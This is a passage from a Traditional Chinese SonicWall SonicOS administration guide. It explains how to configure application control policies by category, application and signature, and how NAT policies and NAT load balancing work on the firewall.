
- 從**類別**下拉功能表中選擇類別。
- 按一下類別標題，例如 APP-UPDATE。

僅檢視一個應用程式

您可以限制**應用程式進階控制**表為僅顯示一個應用程式的簽章，方法是從**應用程式**下拉功能表選擇應用程式。如需顯示在**應用程式控制進階**表中的欄位的說明，請參見第 74 頁「以簽章為依據，透過所有的類別和所有的應用程式進行檢視」。


顯示簽章應用程式詳細資料

您可以按一下簽章應用程式的名稱，藉以顯示簽章應用程式詳細資料。顯示**應用程式詳細資料**快顯對話方塊。




簽章 ID	簽章 ID。
類別	簽章應用程式的類別，例如 **P2P** 或 **GAMING**。
技術	軟體類型： • **應用程式** • **瀏覽器** • **網路基礎結構**
風險	每個簽章的風險等級： • **低** (綠色) • **受保護** (藍色) • **提升** (黃色) • **高** (橙色) • **嚴重** (紅色)

按一下簽章 ID 會顯示簽章的 SonicALERT 頁面。



顯示應用程式簽章詳細資料

您可以按一下簽章的名稱，藉以顯示簽章應用程式詳細資料。顯示**應用程式簽章詳細資料**快顯對話方塊。



類別 簽章應用程式的類別，例如 **APP-UPDATE** 或 **GAMING**。

應用程式名稱 簽章應用程式的名稱。

警示等級 警示等級:

- 低
- 中
- 高

威脅程度 簽章威脅程度：

- **低** (綠色)
- **受保護** (藍色)
- **提升** (黃色)
- **高** (橙色)
- **嚴重** (紅色)

設定應用程式控制全域設定

規則 > 應用程式控制頁面包含了以下全域設定：

- 啟用應用程式控制
- 啟用為所有應用程式記錄
    - 全域記錄冗餘篩選間隔

- **設定應用程式控制**
- **重設應用程式控制設定 & 原則**

應用程式控制是一項授權的服務，必須啟用此服務才能啟用相關功能。您也可以設定應用程式控制和應用程式規則原則的記錄和排除清單，或可重設原則為原廠預設值。如需詳細資料，請參閱第 72 頁「關於應用程式控制全域設定」。

主題：

啟用應用程式控制

若要使用應用程式控制，必須全域啟用，並且位在具有應用程式流量的網路區域。

全域啟用應用程式控制

若要全域啟用應用程式控制：

1 在**管理**檢視中，導覽至**原則 | 規則 > 應用程式控制**頁面。

1 勾選**啟用應用程式控制**核取方塊。

2 按一下**接受**。

在區域上啟用應用程式控制

在網路區域上啟用應用程式控制。

1 在**管理**檢視中，導覽至**系統安裝 | 網路 > 區域**頁面。

2 針對所需區域按一下**設定**圖示。顯示**編輯區域**對話。

3 勾選**啟用應用程式控制服務**核取方塊。

4 按一下**確定**。

附註：只有為該區域勾選**啟用應用程式控制服務**，應用程式控制原則才能套用到網路區域中的流量。應用程式規則原則是獨立的，不受網路區域的應用程式控制設定的影響。

在**網路 > 區域**頁面上，對於已啟用應用程式控制服務的任何區域，將在**應用程式控制**欄顯示一個綠色指示器。

設定記錄和記錄篩選間隔

若要為所有應用程式啟用記錄並指定冗餘篩選間隔：

1 在**管理**檢視中，導覽至**原則 | 規則 > 應用程式控制**頁面。

1 勾選**為所有應用程式啟用記錄**核取方塊。

2 在**全域記錄冗餘篩選間隔**欄位中輸入以秒為單位的間隔。範圍為 0 至 86400 秒，預設為 **60** 秒。

3 按一下**接受**按鈕。

為應用程式控制原則設定全域排除清單

若要設定排除清單：

1 在**管理**檢視中，導覽至**原則 | 規則 > 應用程式控制**頁面。

1 按一下**設定應用程式控制設定**按鈕。將打開**應用程式控制排除清單**對話方塊。

2 若要啟用全域排除清單，請選擇**啟用應用程式控制排除清單**核取方塊。預設情況下已核取此選項。

3 若要使用 IPS 排除清單，請選擇**使用 IPS 排除清單**選項按鈕，然後按一下**確定**。預設情況下已核取此選項。

IPS 排除清單是在 **管理** 檢視中，從**安全設定 | 安全服務 > 入侵保護**頁面進行設定。

4 若要針對排除清單使用位址物件，請選擇**使用應用程式控制排除的位址物件**選項按鈕。此下拉功能表變成可用。

5 從下拉功能表選擇位址物件，或選擇**建立新位址物件**建立一個新的。


6 按一下**確定**。

將應用程式控制設定和原則設定重設為出廠預設值

若要將應用程式控制設定和原則設定重設為出廠預設值：

1 在**管理**檢視中，導覽至**原則 | 規則 > 應用程式控制**頁面。

1 按一下**重設應用程式控制設定和原則**按鈕。將顯示確認訊息。



2 按一下**確定**。

按類別設定應用程式控制

基於類別的設定是**規則 > 應用程式控制**頁面上擁有最廣泛基礎的原則設定方法。類別清單位於**類別**下拉功能表中。

若要設定應用程式類別的應用程式控制原則，請執行以下操作：

1 在**管理**檢視中，導覽至**原則 | 規則 > 應用程式控制**頁面。

2 在**應用程式控制進階**下，從**類別**下拉功能表中選擇應用程式類別。選定類別後，欄位右邊將啟用**設定**按鈕。

3 按一下**設定**按鈕，顯示已選定之類別的**編輯應用程式控制類別**對話方塊。

4 若要封鎖此類別中的應用程式，請在**封鎖**下拉功能表中選擇**啟用**。

5 若要在偵測到此類別中的應用程式後建立記錄項目，請在**記錄**下拉功能表中選擇**啟用**。

6 若要將選定的資料塊或記錄操作的目的地設定為指定使用者或使用者群組，請從**包含使用者/群組**下拉功能表中選擇使用者群組或單獨的使用者。選擇**全部**以將原則套用到所有使用者。

7 若要從選定的資料塊或記錄操作中排除指定的使用者或使用者群組，請從**排除使用者/群組**下拉功能表中選擇使用者群組或單獨的使用者。選擇**無**以將原則套用到所有使用者。

8 若要將選定的資料塊或記錄操作的目的地設定為指定 IP 位址或位址範圍，請從**包含 IP 位址範圍**下拉功能表中選擇位址群組或位址物件。選擇**全部**以將原則套用到所有 IP 位址。

9 若要從選定的資料塊或記錄操作中排除指定的 IP 位址或位址範圍，請從**排除 IP 位址範圍**下拉功能表中選擇位址群組或位址物件。選擇**無**以將原則套用到所有 IP 位址。

10 若要在一週的指定天數內和一天的指定小時內啟用此原則，請從**排程**下拉功能表中選擇以下其中一個排程：

排程選項

此排程	啟用原則
始終開啟	時常。預設情況下已核取此選項。
Work Hours	週一至週五每天上午 8:00 至下午 5:00。
週一至週五 8:00 至 17:00	週一至週五每天上午 8:00 - 下午 5:00（相同於 **Work Hours**）。
After Hours	週一至週五下午 5:00 至上午 8:00。
週一至週五 00:00 至 08:00	週一至週五每天午夜至次日上午 8:00。
週一至週五 17:00 至 24:00	週一至週五下午 5:00 至午夜。
SU-S 00:00 to 24:00	每天 24 小時，週日到週六（相同於**始終開啟**）。
Weekend Hours	週五下午 5:00 至週一上午 8:00。
AppFlow 報告工時	在為 AppFlow 報告設定的時間範圍內。
週日一二三四五六 上午 00:00 到 24:00	每天 24 小時，週日到週六（相同於**始終開啟**）。
TSR 報告時間	在為 TSR 報告設定的時間範圍內。

11 預設選擇**使用全域設定**選項，預設值為 **60** 秒，這是無法變更的 (欄位呈現灰色)。指定重複事件的記錄項目之間的延遲：


a 取消勾選**使用全域設定**核取方塊。欄位變成可用。

b 在**記錄冗餘篩選**欄位中輸入延遲的秒數。最小秒數值為 0（無延遲），最大值為 999999，預設值為 **0**。

12 按一下**確定**。

按應用程式設定應用程式控制

基於應用程式的設定是**規則 > 應用程式控制**頁面上原則設定的中間層級，介於基於類別和基於簽章層級之間。



此設定方法用於在您僅想要在某應用程式的簽章上強制實施原則設定，而不影響同一類別中的其他應用程式的情況下，建立此應用程式指定的原則規則。

若要設定指定應用程式的應用程式控制原則，請執行以下操作：


1 在**管理**檢視中，導覽至**原則 | 規則 > 應用程式控制**頁面。

2 或是，在**應用程式進階控制**下，從**類別**下拉功能表中選擇類別。如此更容易選擇應用程式。

3 從**應用程式**下拉式清單選擇應用程式（若未選擇類別，該類別會變更為選定之應用程式的類別）。選定應用程式後，欄位右邊將啟用**設定**按鈕。

4 按一下**設定**按鈕，顯示已選定應用程式的**應用程式控制應用程式設定**對話方塊。

提示：如果應用程式的**封鎖**設定設為**使用類別設定**，此訊息就會顯示。



為防止類別設定覆寫您的應用程式設定，請將此處的**封鎖**設定依需要變更為**已啟用**或**停用**，並且更新此對話方塊中的任何其他設定為所要的特定值。

對話方塊頂部的欄位**應用程式類別**和**應用程式名稱**不可編輯。將其他設定預設為應用程式所屬類別的目前設定。對於一個或多個欄位，若要保留與類別設定的連接，請保留這些欄位的選擇。

5 要封鎖此應用程式，請在**封鎖**下拉功能表中選擇**啟用**。

6 若要在偵測到此應用程式後建立記錄項目，請在**記錄**下拉功能表中選擇**啟用**。

7 若要將選定的資料塊或記錄操作的目的地設定為指定使用者或使用者群組，請從**包含使用者/群組**下拉功能表中選擇使用者群組或單獨的使用者。選擇**全部**以將原則套用到所有使用者。

8 若要從選定的資料塊或記錄操作中排除指定的使用者或使用者群組，請從**排除使用者/群組**下拉功能表中選擇使用者群組或使用者。選擇**無**以將原則套用到所有使用者。

9 若要將選定的資料塊或記錄操作的目的地設定為指定 IP 位址或位址範圍，請從**包含 IP 位址範圍**下拉功能表中選擇位址群組或位址物件。選擇**全部**以將原則套用到所有 IP 位址。

10 若要從選定的資料塊或記錄操作中排除指定的 IP 位址或位址範圍，請從**排除 IP 位址範圍**下拉功能表中選擇位址群組或位址物件。選擇**無**以將原則套用到所有 IP 位址。

11 若要在一週的指定天數內和一天的指定小時內啟用此原則，請從**排程**下拉功能表中選擇其中一個排程。如需排程的清單，請參見排程選項表格。

12 根據預設，**記錄冗餘篩選**的**使用類別設定**選項在已選定狀態，欄位呈現灰色，無法變更。指定重複事件的記錄項目之間的延遲：

   a 清除**使用全域設定**核取方塊。欄位變成可用。

   b 在**記錄冗餘篩選**欄位中輸入延遲的秒數。最小秒數值為 0（無延遲），最大值為 999999，預設值為 **0**。

13 按一下**確定**。

按簽章設定應用程式控制

基於簽章的設定是**規則 > 應用程式控制**頁面上層級最特定的原則設定。

根據指定簽章設定原則使您可以為單獨簽章設定原則設定，而不影響同一個應用程式中的其他簽章。

若要設定指定簽章的應用程式控制原則，請執行以下操作：

1 在**管理**檢視中，導覽至**原則 | 規則 > 應用程式控制**頁面。

2 捲動至**應用程式進階控制**表。


3 在**檢視方式**下拉功能表中選擇**簽章**。

> **提示：**從**類別**下拉功能表中選擇類別和/或從**應用程式**下拉功能表中選擇應用程式，選擇性地減少顯示的簽章數。

> **提示：**您若知道簽章的簽章 ID，請在**查詢簽章 ID** 欄位中輸入，然後按下**搜尋**圖示。

4 按一下您要使用的簽章所在行的**設定**按鈕。即開啟**編輯應用程式控制簽章**對話方塊。

提示：如果簽章的**封鎖**設定設為**使用應用程式設定**，此訊息就會顯示：



為防止應用程式設定覆寫您的簽章設定，請將此處的**封鎖**設定依需要變更為**已啟用**或**停用**，並且更新此對話方塊中的任何其他設定為所要的特定值。

對話方塊頂部的欄位不可編輯。其顯示**簽章類別**、**簽章名稱**、**簽章 ID**、**應用程式 ID**、**優先順序**，以及此簽章所屬類別和應用程式之流量**方向**的值。

提示：若要編輯應用程式資訊，請按一下**應用程式 ID** 欄位旁的**編輯**圖示。顯示**編輯應用程式控制應用程式**對話方塊。如需設定的相關資訊，請參閱第 85 頁「按應用程式設定應用程式控制」。

將簽章的其他設定預設為此簽章所屬的應用程式的目前設定。對於一個或多個欄位，若要保留與應用程式設定的連接，請保留這些欄位的選擇。

5 若要封鎖此簽章，請在**封鎖**下拉功能表中選擇**啟用**。

6 若要在偵測到此簽章後建立記錄項目，請在**記錄**下拉功能表中選擇**啟用**。

7 若要將選定的資料塊或記錄操作的目的地設定為指定使用者或使用者群組，請從**包含使用者/群組**下拉功能表中選擇使用者群組或單獨的使用者。選擇**全部**以將原則套用到所有使用者。

8 若要從選定的資料塊或記錄操作中排除指定的使用者或使用者群組，請從**排除使用者/群組**下拉功能表中選擇使用者群組或單獨的使用者。選擇**無**以將原則套用到所有使用者。

9 若要將選定的資料塊或記錄操作的目的地設定為指定 IP 位址或位址範圍，請從**包含 IP 位址範圍**下拉功能表中選擇位址群組或位址物件。選擇**全部**以將原則套用到所有 IP 位址。

10 若要從選定的資料塊或記錄操作中排除指定的 IP 位址或位址範圍，請從**排除 IP 位址範圍**下拉功能表中選擇位址群組或位址物件。選擇**無**以將原則套用到所有 IP 位址。

11 若要在一週的指定天數內和一天的指定小時內啟用此原則，請從**排程**下拉功能表中選擇其中一個排程。如需排程的清單，請參見排程選項表格。

12 根據預設，**記錄冗餘篩選**的**使用類別設定**選項在已選定狀態，欄位呈現灰色，無法變更。指定重複事件的記錄項目之間的延遲：

   a 取消勾選**使用全域設定**核取方塊。欄位變成可用。

   b 在**記錄冗餘篩選**欄位中輸入延遲的秒數。最小秒數值為 0（無延遲），最大值為 999999，預設值為 **0**。


13 如需查看有關簽章的詳細資料，請在對話方塊底部的**備註**中按一下這裡。

14 按一下**確定**。

4

設定 NAT 原則

規則 > NAT 原則



#		來源 初始	來源 已轉換	目的地 初始	目的地 已轉換	服務 初始	服務 已轉換	介面 輸入	介面 輸出
1	v4	Firewall SSO Agents	初始	WAN Interface IP	初始	SonicWALL SSO Agents	初始	任何	任何
2	v4	WLAN Interface IP	初始	任何	初始	IKE	初始	任何	任何
3	v4	任何	初始	WLAN Interface IP	初始	IKE	初始	任何	任何
4	v4	任何	初始	X2 IP	初始	HTTPS Management	初始	X2	X2
5	v4	任何	初始	X2 IP	初始	HTTP Management	初始	X2	X2
6	v4	任何	初始	X2:V403 IP	初始	Ping	初始	X2:V403	X2:V40
7	v4	任何	初始	X5:V200 IP	初始	HTTPS Management	初始	X5:V200	X5:V20
8	v4	任何	初始	X5:V200 IP	初始	HTTP Management	初始	X5:V200	X5:V20
9	v4	任何	初始	X5:V150 IP	初始	HTTPS Management	初始	X5:V150	X5:V15
10	v4	任何	初始	X5:V150 IP	初始	HTTP Management	初始	X5:V150	X5:V15
11	v4	任何	初始	X5:V100 IP	初始	HTTPS Management	初始	X5:V100	X5:V10
12	v4	任何	初始	X5:V100 IP	初始	HTTP Management	初始	X5:V100	X5:V10
13	v4	WAN Interface IP	初始	任何	初始	IKE	初始	任何	任何
14	v4	任何	初始	WAN Interface IP	初始	IKE	初始	任何	任何
15	v4	任何	初始	X1 IP	初始	SNMP	初始	X1	X1

全部: 58 項目

主題：

- 第 90 頁「關於 SonicOS 中的 NAT」
- 第 91 頁「關於 NAT 裝載均衡」
- 第 93 頁「關於 NAT64」

關於 SonicOS 中的 NAT

重要：在設定 NAT 原則之前，確保建立與此原則相關聯的所有位址物件。例如，如果您正在建立一對一的 NAT 原則，請確保為您的公用 IP 位址和私人 IP 位址建立位址物件。

提示：預設情況下，防火牆中預先定義了 LAN 到 WAN 的 NAT 原則。

SonicOS 中的網路位址轉譯 (NAT) 引擎允許您定義用於其傳入和傳出流量的精確 NAT 原則。預設情況下，防火牆有一預先設定的 NAT 原則，使得所有連接到 **X0** 介面的系統可使用 **X1** 介面的 IP 位址執行多對一 NAT，此外還有一個原則，使得在流量流過其他介面時不執行 NAT。本章節說明如何設定最常見的 NAT 原則。

瞭解如何使用 NAT 原則，請從 IP 封包的構造開始。每個封包中都包含定址資訊，以方便封包到達其目的地，以及目的地回應原始請求方。封包中除了其他資訊以外，還包含請求方的 IP 位址、請求方的協定資訊以及目的地 IP 位址。SonicOS 中的 NAT 原則引擎可偵測封包的相關部分，並可動態修改傳入以及傳出流量指定欄位中的資訊。

您可以根據 SonicWall 網路安全平台新增多達 512 - 2048 個 NAT 原則，並依需要選擇原則的精確度。也可以為相同物件建立多個 NAT 原則 - 例如，可以指定內部伺服器在存取 Telnet 伺服器時使用一個 IP 位址，而對其他所有協定使用一個完全不同的 IP 位址。由於 SonicOS 中的 NAT 引擎支援傳入連接埠轉送，因此可以向多個內部伺服器隱藏防火牆的 WAN IP 位址。NAT 原則越精確，優先權越高。

每個防火牆型號允許的最大路由數和 NAT 原則數表格表顯示針對執行 SonicOS 6.5 的各個網路安全裝置型號，允許的最大路由數和 NAT 原則數。

每個防火牆型號允許的最大路由數和 NAT 原則數

模式	路由		NAT 原則	模式	路由		NAT 原則
	靜態	動態			靜態	動態	
SM 9800	3072	4096	2048	TZ600	256	1024	512
SM 9600	3072	4096	2048	TZ500/TZ500W	256	1024	512
SM 9400	3072	4096	2048	TZ400/TZ400W	256	1024	512
SM 9200	3072	4096	2048	TZ300/TZ300W	256	1024	512
NSA 6600	2048	4096	2048				
NSA 5600	2048	4096	2048				
NSA 4600	1088	2048	1024	SOHO W	256	1024	512
NSA 3600	1088	2048	1024				
NSA 2650	1088	2048	1024				
NSA 2600	1088	2048	1024				

術語

DNS64	從 IPv6 用戶端轉譯到 IPv4 伺服器的網路位址的 DNS 擴充
IPv4 轉換的 IPv6 位址	用來表現 IPv6 網路中 IPv4 節點的 IPv6 位址
IPv4 內嵌的 IPv6 位址	其中 32 位元包含 IPv4 位址的 IPv6 位址
NAT	網路位址轉譯
NAT64	從 IPv6 用戶端轉譯到 IPv4 伺服器的狀態網路位址和通訊協定
NATPT	網路位址轉譯 - 通訊協定轉譯
PMTUD	路徑 MTU 探索
XLATs	IP/ICMP 轉譯器

關於 NAT 裝載均衡

網路位址轉譯 (NAT) 和裝載均衡 (LB) 提供在多個類似的網路資源之間裝載均衡傳入流量的功能。請勿將此與 SonicOS 中的容錯移轉和負載平衡功能混淆。儘管兩種功能可以配合使用，但容錯移轉和負載平衡是用於主動監控 WAN 連線，並在 WAN 介面失效/復原時執行，而 NAT LB 主要用於均衡傳入流量。

裝載均衡可在類似的網路資源之間指派流量，以避免單個伺服器負載過重，從而提高可靠性和冗餘度。如果一個伺服器變為無法使用，流量將會路由至其他可用資源，從而獲得最大的正常執行時間。

本節將詳細說明如何設定必要的 NAT、裝載均衡、執行狀況檢查、記錄和防火牆規則，以便公用網際網路中的系統存取對應至一個或多個內部系統（例如 Web 伺服器、FTP 伺服器或 SonicWall SMA 裝置）的虛擬 IP。假設防火牆自身未在使用相關連接埠，此虛擬 IP 可能獨立於防火牆，也可能是共用的。

附註：SonicOS 中的裝載均衡功能雖然比較基礎，但可以滿足許多網路部署的需求。如果網路管理員的環境需要更精確的裝載均衡、持續性和執行狀況檢查機制，則建議使用專用的供應商裝載均衡裝置。

另請參見：

- 第 91 頁「確定要使用的 NAT LB 方法」
- 第 92 頁「注意」
- 第 92 頁「如何套用裝載均衡演算法」
- 第 92 頁「粘性 IP 演算法範例」

確定要使用的 NAT LB 方法

確定要使用哪種 NAT LB 方法

要求	部署範例	NAT LB 方法
在伺服器上平均指派負載，無需持續性	外部/內部伺服器（例如 Web 或 FTP）	循環配置資源
不加區別的裝載均衡，無需持續性	外部/內部伺服器（例如 Web 或 FTP）	隨機指派

確定要使用哪種 NAT LB 方法

要求	部署範例	NAT LB 方法
需要用戶端連接持續性	電子商務網站、電子郵件安全、SonicWall SMA 裝置 （任何可公用存取且需要持續性的伺服器）	粘性 IP
精確控制源網路到目的地範圍的重新對應	LAN 到 DMZ 伺服器 電子郵件安全、SonicWall SMA 裝置	區塊重新對應
精確控制源網路和目的地網路的重新對應	內部伺服器（例如 Intranet 或 Extranet）	對稱重新對應

注意

- 只有兩種執行狀況檢查機制（ICMP ping 和 TCP 通訊端開啟）
- 沒有更高層的持續性機制（僅粘性 IP）
- 如果群組內的所有伺服器都不回應，沒有任何「伺服器報錯」機制
- 沒有任何「具持續性的循環配置資源」
- 沒有任何「加權循環配置資源」
